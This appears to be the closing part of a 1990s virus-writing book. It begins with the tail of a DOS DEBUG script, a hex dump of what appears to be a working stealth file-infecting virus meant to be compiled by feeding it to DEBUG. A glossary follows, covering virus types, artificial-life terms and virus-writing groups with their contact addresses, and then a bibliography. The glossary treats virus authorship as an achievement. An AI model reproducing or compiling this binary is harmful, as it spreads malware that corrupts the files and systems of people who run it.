e 1C0   07 1F CB 3D 0F 0B 75 02 91 CF 9C 9A 00 00 00 00
e 1D0   9C 55 50 8B EC 8B 46 04 89 46 0A 58 5D 9D 80 FC
e 1E0   11 74 05 80 FC 12 75 E1 3C FF 74 DD 55 E8 00 00
e 1F0   5D 81 ED F0 00 50 53 51 52 1E 06 56 57 B4 2F CD
e 200   21 06 1F 80 3F FF 75 03 83 C3 07 8B 4F 1D 2E 89
e 210   8E 16 02 0E 07 FC 8D BE 09 02 8D 77 01 81 3C 43
e 220   4F 74 49 B9 08 00 80 3C 20 74 03 A4 E2 F8 B0 2E
e 230   AA B8 53 59 8D 77 09 39 04 75 31 38 44 02 75 2C
e 240   AB AA B0 00 AA 1E 07 0E 1F 87 FB E8 AB 00 72 1C
e 250   B4 3F B9 02 00 8D 96 07 02 CD 21 B4 3E CD 21 2E
e 260   FF 86 07 02 74 10 26 81 6D 1D 03 02 5F 5E 07 1F
e 270   5A 59 5B 58 5D CF 1E 07 8D B6 00 00 8D BE 18 02
e 280   B9 12 00 F3 A4 2E 8B 8E 16 02 83 C1 4F 89 8E 1E
e 290   02 83 C1 11 2E 89 8E 20 02 B8 00 43 8D 96 09 02
e 2A0   CD 21 51 52 B8 01 43 33 C9 8D 96 09 02 CD 21 E8
e 2B0   45 00 B8 00 57 CD 21 51 52 B4 40 B9 02 00 8D 96
e 2C0   16 02 CD 21 B8 02 42 33 C9 99 CD 21 B4 40 B9 12
e 2D0   00 8D 96 18 02 CD 21 B4 40 B9 F1 01 8D 96 12 00
e 2E0   CD 21 B8 01 57 5A 59 CD 21 B4 3E CD 21 B8 01 43
e 2F0   59 5A CD 21 E9 75 FF B0 02 B4 3D 8D 96 09 02 CD
e 300   21 93 C3
rcx
203
w
q
```

Dictionary of Computer Virus, Artificial Life, Synthetic Psychology, and Related Terms

AI	Acronym for Artificial Intelligence
ASM	Assembler Language
Activation Period	The time frame beginning with the initial infection to the time it is set to DETONATE.
A-Life	Short for Artificial Life
ANARKICK SYSTEMS	A virus writing/hacking organization led by Lucifer Messiah in Toronto, Canada, and Volatile Ram in Malmo, Sweden. This group also has chapters in Australia/New Zealand, and Germany, although they are mainly involved in hacking, and not viruses. Certain text files released in the virus community by Data Disruptor (of RABID fame) suggest some intermingling between the two groups. ANARKICK SYSTEMS has just recently started putting the group name into the viruses and utilities they write. Lucifer Messiah may be reached via the Internet at lucifer@pcscav.com
Anti-Hack Routines	Very advanced code included in viruses or other forms of computer programming, intended to make the program difficult or impossible to debug, or to derive source code from. Examples of this sort of programming can be found elsewhere in this book.
Appending Virus	A virus which appends its code at the end of the executable file, and modifies the first few bytes (if a .COM file), or the header (if an .EXE file), so that it gains control first, before executing the host.
Artificial Intelligence	A branch of science studying the possibility of creating intelligence on the computer.

Artificial Life	A branch of science studying the possibility of creating life, or studying life on the computer or other non-biological matter. Computer viruses are a form of Artificial Life.
Assembly Language	Also known as ASM, Assembly Language is the programming language of choice for virus authors. ASM opcodes translate directly into the binary information read and understood by the PC. This produces more compact and very powerful code.
Automaton	See Vehicle.
Boot Sector Virus	A virus which places itself in the boot sector so that it is executed when booting up the computer. This may be overwriting, although most examples of this form move the boot sector to a separate area of the disk to be executed after the virus code is run.
Bug	An error in an application's code. Bugs are often mistaken for viruses due to the unusual results seen when running a buggy program.
CA	Cellular Automaton
Cellular Automaton	A finite state machine consisting of a matrix of cells. The state of each cell depends upon its current state and the state of the cells surrounding it.
Combination Virus	A virus which can infect more than one type of file.
Companion Virus	A virus which infects .EXE files by making a copy of itself in .COM format, and sharing the same name as the .EXE file being infected. By doing this, the .COM file will be run first. The virus will then execute the .EXE host file.
Construction Utility	A program designed to mass produce computer viruses using only limited input from the user.

Central Processing Unit
: The "brain" of the computer. The part of the computer that executes code.

CPU
: Central Processing Unit.

Dark Avenger
: The working name of an extremely prolific virus writer from Bulgaria. He is responsible for most of the viruses bearing this name, and the MuTating Engine. He is the founder of CrazySoft, a virus writing organization in Bulgaria. Dark Avenger may be reached via Internet EMAIL at dav@pcscav.com

Debug
: To read through source code looking for bugs.

DEBUG
: The name of the debugger program that is included with MSDOS and PCDOS.

DEBUG Script
: A text file containing the hex dump of a binary file with certain DEBUG commands. DEBUG Scripts can compile the executable file by typing:

DEBUG <FILENAME.EXT

on the DOS command line. DEBUG scripts are written for PCDOS and MSDOS only. DRDOS uses a debugger called SID instead. Scripts in this book will need to be altered to work with DRDOS' S.I.D. debugging program.

Debugger
: A program designed to execute another program line-by-line. Used by hackers and programmers for a variety of needs.

Demoralized Youth
: A virus writing organization based in Sweden, Norway, and other parts of Scandinavia.

Detonation
: The stage of a computer virus' life, when, in reaction to certain stimuli, will cause some action to happen. This is often a damaging routine, but may be something as simple as text being printed onto the screen. Not all computer viruses have a detonation stage.

Directory Infector	At present, a very rare form of computer virus that infects the directory structure and FAT files, and not the actual EXE or COM files. at present, there are only two strains of this virus type.
Dissassembler	A program designed to develop accurate, often commented, source code from a compiled program. See: Reverse Engineering
Dry Life	Artificial life implementation via non-living matter.
Emergent Behavior	Global behavior spontaneously produced via local rules. This behavior is not explicitly coded.
Encryption	Text or code which is somehow altered to make it unintelligible until processed by a decryption routine. Compression is a form of encryption.
Entropy	A measure of chaos.
FAT	The File Allocation Table. This is the area on the disk that keeps track of file location on the disk, and allocates space to new files. This is often the target during the detonation period of malicious viruses.
Finite State Machine	A system with only a certain number of possible states. Each state is determined by the current state and by any information recieved while in the present state.
Footprint	A piece of code associated solely with a particular virus or virus group. See: Scanner.
Genetic Algorithm	A form of computer programming often used in Artificial Life studies, which imitates genetic mutation and laws of evolution.

Hack Job	A virus derived from someone else's code. Often only text and small routines are altered. This is often done by less-proficient virus writers in an attempt to get named in Patricia Hoffman's VSUM [See: NuKe], or occasionally by virus writers who actually *are* knowledgeable enough to write their own viruses, but wish to extend the life of a particular strain of virus.
Hacker	One who uses his/her computer or other electronic devices to get a particular service for free, or to get information illegally. This term is erroneously attached to virus writers. Only a few virus authors *are* involved in hacking.
Heuristic Scanning	A method of scanning viruses, by searching for key virus traits, such as a modifiable entry-point, or code to search out .COM and .EXE files. Heuristic Scanning is the most accurate, and most difficult method to outsmart.
Hex Dump	All the bytes in a file listed in such a way that their hexadecimal equivalents are displayed. Eg: A two byte program only containing the **INT 20h** assembly command would be displayed as: **CD 20**. DEBUG scripts are Hex Dumps with commands for DOS' DEBUG program.
Host	The program containing a virus.
Infect	The primary action of a computer virus which sets it aside from other forms of computer programming. This is the ability to search out a victim, then copy itself onto that victim in such a way that it will be run when the user tries to run that program.
Infection	The presence of one or more computer viruses on your computer.
Mutation	Alteration of the genetic makeup of an organism.

Mutating Engine	A routine added to virus code which causes the encryption engine to change for each infection. This technique was realized and mastered by Dark Avenger.
MuTating Engine	The mutating engine created by Dark Avenger. This engine was released to into the computer underground in the form of an .OBJ file easily linked to and used by other viruses.
NuKe	A defunct virus hacking group from Montreal, Canada. This group was forced into collapse from the virus writing community because all their viruses were simply renamed versions of already existing viruses. NuKe's Rock Steady often wrote messages announcing his "new" viruses in public BBS forums under false names such as Stevens Wallace, although he was never taken as seriously as he had hoped. A few of NuKe's better members still survive and operate in the underground. Nuke can be reached via Internet EMAIL at natas@pcscav.com
Overwriting Virus	A generally rare and outdated form of computer virus which completely overwrites its victims, making them easily detectable.
Parasitic Infector	A very common form of computer virus. It does not overwrite any part of the host, except parts of code which it restores before handing control over to it.
Partition Table	A list of various parameters contained in the first sector of the hard drive. The parameters are used to tell DOS how the disk is set up, and where to boot from.
Patch	Programs created to modify the code of existing files. Programmers often release patches to fix bugs in previous versions of their software.

Phalcon/SKISM	One of the more interesting virus writing organizations based in the United States. P/S wrote the MPC and G² virus-making kits, as well as several highly advanced computer viruses. Dark Lord, one of the group's head programmers, invented, and made the first protocol .SYS infector. SKISM is an acronym for Smart Kids Into Sick Methods. For information via the internet, send EMAIL to simon@skism.login.qc.ca
Polymorphic	Able to change indefinitely. Computer viruses which can rewrite their encryption routines variably are considered polymorphic.
RABID	A defunct virus writing organization from Toronto, Canada (not Bulgaria, as was once maintained). Its only remaining member, Data Disruptor, joined several other groups, and has since joined forces with YAM, changing the name to RABID/YAM. RABID is an acronym for Rebellion Against Big Irreversible Dinks. Data Disruptor can be reached via Internet EMAIL at disruptor@pcscav.com See: YAM
Replication	The main task of a computer virus. This is the process in which the virus isolates itself from the host and attaches a copy of itself to another host. Processes for doing this vary greatly.
Reverse Engineering	The act of using a debugger or dissassembler to derive working source code for files. This technique is used by hackers for finding "trade secrets".
Safe Hex	A euphemism for safe (virus free) computing. Taken from the term "safe sex".
Scan Code	See: Footprint
Scan String	See: Footprint
Spawning Virus	See: Companion Virus

System Infector	A newer form of virus which infects .SYS files. This idea was brought to life by Dark Angel of Phalcon/SKISM. An example of this virus type can be found elsewhere in this book.
Techno-peasant	One who is ignorant towards technology especially as pertaining to computer technology.
Trojan Horse	Not a virus, nor is it related at all to viruses. Trojans are seemingly useful programs with hidden malicious code included. They do not reproduce, or do many of the other functions required of viruses. This book only lightly touches on this subject.
Vehicle	A machine housing certain sensory, and thought-processing equipment, used in the study of Synthetic Psychology. "vehicle" and "automaton" are synonymous.
Victim	See: Host
VIPER	A small, possibly defunct virus writing group. VIPER is an acronym for Virally Inclined Programming Experts Ring.
Virus Scanner	Any product that looks for viruses in memory or in files according to a list of viral "footprints" or "scan codes". Because this technology is easily fooled, its efficacy is debatable. It is considered by many to be useless if used as the main scanning technique.
VSUM	An extensive virus database written and maintained by Patti Hoffman. This product is meant to inform the public with in depth information as new viruses are released. This product has also become somewhat of a trophy, or "status quo" for virus writers. Success is judged by number of entries per writer, and the comments entered about each virus.
Wet Life	Biological life, so called because of its high water content.

YAM	A Toronto, Canada based virus writing organization. This group is no longer active. YAM is an acronym for Youngsters Against McAfee.

Bibliography

40 Hex; Hellraiser; Phalcon/SKISM

ALife Digest; Artificial Life Research Group UCLA

Artificial Life; Langton, Christopher; Addison Wesley, 1989 (0-201-09356-1)

Artificial Life; Levy, Steven; Pantheon, 1992 (0-679-40774-X)

Artificial Life II; Langton, Christopher, et al, Addison Wesley, 1992 (0-201-52571-2)

Artificial Life Video Proceedings; Langton, Christopher; Addison Wesley, 1992 (0-201-55492-5)

Artificial Life Playhouse; Prata, Stephen; The Waite Group, 1993 (1-878739-32-8)

Computers Under Attack; Denning, Peter; Addison Wesley, 1990 (0-201-53067-8)

Computer Viruses and Data Protection; Burger, Ralph; Abacus, 1991 (1-55755-123-5)

Computer Viruses, Worms, Data Diddlers, Killer Programs, And Other Threats To Your System: What They Are, How They Work, And How To Defend Your PC, Mac, Or Mainframe; McAfee, John & Haynes, Colin; St. Martin, 1989 (0-312-02889-X)

Crypt Newsletter; Kouch, Urnst; Crypt Info Systems

IEEE Software

Info Journal; Rock Steady; NUKE

Language Awareness; Eschholz, et al; St. Martin's Press, 1990

Lying: Moral Choice in Public and Private Life; Bok, Sissella; Vintage, 1978

Social Research; Babbie Earl;

Metamagical Themas; Hofstadter, Douglas R.; New Sciences, 1985

Omni

Webster's Dictionary, Random House, Random House, 1992

Take Word For Windows To The Edge; Gallo, Guy; Ziff Davis, 1993 (1-56276-079-3)

The Secret Life of a Satanist; Barton, Blanche; Feral House (0-922915-03-2)

Vehicles; Braitenberg, Valentino; MIT, 1984 (0-262-02208-7)

Further Reading

Artificial Life Explorer's Kit		
Creating Artificial Life	Edward Rietman	Windcrest, 1993
DOS Undocumented	Schulman, Etc.	Addison Wesley, 1990
Great Mambo Chicken & the TransHuman Condition	Ed Regis	Addison Wesley, 1990
The Devil's Avenger	Wolfe	
The Temporary Autonomous Zone	Hakim Bey	Autonomedia, 1991
The Tommorrow Makers	Grant Fjermedal	Macmillan, 1986